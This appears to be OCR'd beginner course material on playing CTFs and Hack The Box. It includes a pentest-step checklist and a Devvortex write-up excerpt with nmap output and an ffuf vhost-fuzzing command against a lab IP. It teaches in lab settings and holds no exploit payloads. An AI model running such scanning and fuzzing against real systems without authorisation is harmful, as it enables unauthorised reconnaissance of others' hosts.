
0% TOWARDS PRO HACKER

hnathan26 - User Owns

PLAN

Free

Types on HTB



Starting Point

Season 5

Machines

Challenges

Sherlocks

Tracks

Rankings

Pro Labs

Advanced Labs +

Job Board

Academy

HTB for Business

SEASONAL
Freelancer
HARD

STAFF PICK
Cascade
MEDIUM

∞ PWNBOX + PERSONAL INSTANCE
Upgrade to VIP+


ACTIVE MACHINES ⓘ | RETIRED MACHINES ⓘ | MACHINES TO-DO LIST | SCHEDULED BOX RELEASES

Search active machines...


STATUS · BOTH | SORT BY | DIFFICULTY | OS


MACHINE	DIFFICULTY RATING	RATING	USER OWNS	SYSTEM OWNS		
Freelancer HARD		☆ 4.7	602	471	SEASONAL	›
BoardLight EASY		☆ 4.5	3901	3712		›
MagicGardens INSANE		☆ 3.0	837	834		›
SolarLab MEDIUM		☆ 4.6	2331	1966		›
Mailing		☆ 3.0	3031	2581		›

Machines




Challenge	Rating	User Difficulty	User Solves	
Flag Command Very Easy · VIP	-		115	
KORP Terminal Very Easy · VIP	4.0 ★ (1)		56	
TimeKORP Very Easy · VIP	-		35	
Writing on the Wall Very Easy · VIP	5.0 ★ (1)		20	
An unusual sighting Very Easy · VIP	-		26	Forensics





Challenges

It have academy too, Create account with my link: https://referral.hackthebox.com/mzxwMin



Goal Completed!
Your Streak is saved till next week.

Currently Enrolled Path

Current Path
Penetration Tester

Refer a Friend, Earn Cubes, Unlock Academy Modules!

Name	Progress	Difficulty	
Penetration Testing Process UPDATED		Fundamental	View
Getting Started		Fundamental	View

For more

https://www.youtube.com/watch?v=38rZk0CYpgo&t=6s&pp=ygUTaGFja3RoZWJveCBnZWV6dGVjaA%3D%3D

Playing Jeopardy CTF

1. Read The **Title**
2. Read the **Description**
3. Read the File names
4. Note out anything that looks Suspicious.
5. If There is a word that you don't know, Google the word and have Good Picture.


Playing Machine CTF

Playing CTF is same as Hacking systems. So, we will follow all the hacking steps.

1. Information gathering
   a. Here you will use all the ways we have seen to gather information.
2. Scanning
   a. For hosts/networks: use nmap
   b. For websites directory: dirbuster,gobuster,feroxbuster
      i. Directory Brute Forcing with ffuf: Youtube Video
3. Exploiting
   a. Netcat
   b. Metasploit
   c. Burpsuite….
4. TO have post-exploitation and covertracking you have to learn “Privilege Escalations” -> Youtube

Write Up

- Write Up is a note which is written while playing a CTF
- This will help you to have a clear understanding on each steps.
- You will defined what you are doing in a create text, also with some screenshots.
- This can help other peoples to know how that CTF can be done.
- https://writeup.geezsecurity.com/



writeup.geezsecurity.com/htb-devvortex/

External

Enumeration

- As Always I Started With My Nmap Scan And It Gave Me 4 Ports Those Are Open.

```
PORT      STATE    SERVICE       REASON      VERSION
22/tcp    open     ssh           syn-ack     OpenSSH 8.2p1 Ub
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RS
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwi
iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT
j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpH
B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA
gptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E8
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECD
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbm
DfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED2
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajys
80/tcp    open     http          syn-ack     nginx 1.18.0 (Ub
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://devvortex.ht
|_http-server-header: nginx/1.18.0 (Ubuntu)
2383/tcp filtered ms-olap4      no-response
3268/tcp filtered globalcatLDAP no-response
```


- Tried To Access And Enumerate The Main Domain But There Was Nothing, So I Went To Subdomain Enumeration I Got Nothing There, Finally On **VHOST** Enumeration I Got A Domain `Dev.Devvortex.Htb`.

```
rexder@HunterDragon ~/C/H/m/devvortex> ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.10.11.242 -H "Host: FUZZ.devvortex.htb" -fs 154

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.242
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 408ms]
:: Progress: [351/114441] :: Job [1/1] :: 46 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

- This Vhost Was A Joomla Web, I Got That Information From Wappalyzer Browser Extension

Exercise 1

1. Play CTF called “Tutorial”



Tutorial


Learn how to use a TryHackMe room to start your upskilling in cyber security.

tutorial

Easy

Share Your Achievement

- At This Era, most of our jobs are becoming an online and cyber security is one of the some.
- On this ERA to be Good and Choosen u have to Prove yourself, YOU HAVE TO SELL YOURSELF.
- On of the opportunity is The Social Medias.
- As A cyber Security Expert Promoting ur self is Must.
- For this Kind of Professional Career, the following social medias are recommended,.
  - LinkedIn
  - Twitter
  - Github
  - …




github.com/rexder26/CTF-Writeups/tree/main/HTB

rexder26 / CTF-Writeups

CTF-Writeups / HTB /

rexder26 update 1604083 · 2 days ago

Name	Last commit message	Last commit date
..		
Images	More CTF	2 days ago
HTB - AKERVA.md	More CTF	2 days ago
HTB - Active.md	CTF Update	last month
HTB - Ai.md	More CTF	2 days ago
HTB - Ariekei.md	More CTF	2 days ago
HTB - Beep.md	Update	last month
HTB - Bizness.md	CTF Update	last month
HTB - Blackfield.md	CTF Update	last month
HTB - Blocky.md	Update	last month
HTB - Boardlight.md	More CTF	2 days ago
HTB - Cascade.md	CTF Update	last month
HTB - Codify.md	CTF Update	last month
HTB - Crafty.md	More CTF	2 days ago
HTB - Curling.md	Update	last month
HTB - Devvortex.md	CTF Update	last month
HTB - Enterprise.md	More CTF	2 days ago



Natan (Rexder) Hailu · Verify now

Content Creator | Penetration Testing Specialist | Mentor | Hackthebox top 6%

Addis Ababa, Ethiopia · Contact info

609 followers · 452 connections

Information Network Security Agency

Microlink Information Technology College

Open to work
Cyber Security Specialist, Cyber Security Consul...
Show details

Share that you're hiring and attract qualified candidates.
Get started

Suggested for you

Private to you

Analytics


Private to you

287 profile views
Discover who's viewed your profile.

1,504 post impressions
Check out who's engaging with your posts.
Past 7 days

17 search appearances
See how often you appear in search results.

Show all analytics →



All activity

Natan Hailu • You
Content Creator | Penetration Testing Specialist | Mentor | Hack...
1d •

Day 48: Pwning Time Improved

Owned OpenAdmin from Hack The Box!
hackthebox.com

Mentesnot Wendimagegn and 5 others · 1 comment

117 impressions · View analytics

Natan Hailu • You
Content Creator | Penetration Testing Specialist | Mentor | Hack...
1d •

Day 47: Some Firefox Process Dumps

Owned Heist from Hack The Box!
hackthebox.com

Mentesnot Wendimagegn and 5 others · 2 comments

123 impressions · View analytics

Natan Hailu • You
Content Creator | Penetration Testing Specialist | Mentor | Hack...
2d • Edited •


Day 46: Wonderful Machine, Covers A lot of concepts. #user we all love SQL #root Delegation is Awesome

Let's Get our Hand Dirty!

- Lets Play the Starting Point from Hackthebox.

Go and Open HTB Starting Point page.

When You are done, Raise Your Hand (✋) On the Classroom.



Learn the basics
of Penetration Testing

55%
TIER 0
THE KEY IS A STRONG FOUNDATION

30%
TIER 1
YOU NEED TO WALK BEFORE YOU CAN RUN

3%
TIER 2
DON'T FORGET TO CONTEMPLATE

Learning Outcomes

In the first tier, you will gain essential skills in the world of cybersecurity pen-testing. You'll start by learning how to connect to various services, such as FTP, SMB, Telnet, Rsync, and RDP anonymously. Next, you'll discover the power of Nmap, a valuable tool for identifying open ports on target systems, allowing you to assess their vulnerabilities. Lastly, you'll explore connecting to a MongoDB server, adding a valuable layer to your penetration testing knowledge. This tier will lay a strong foundation for your journey into the realm of cybersecurity.

✓ Learn how to connect FTP, SMB, Telnet, Rsync and RDP anonymously.

✓ Learn how to use Nmap to identify open ports.

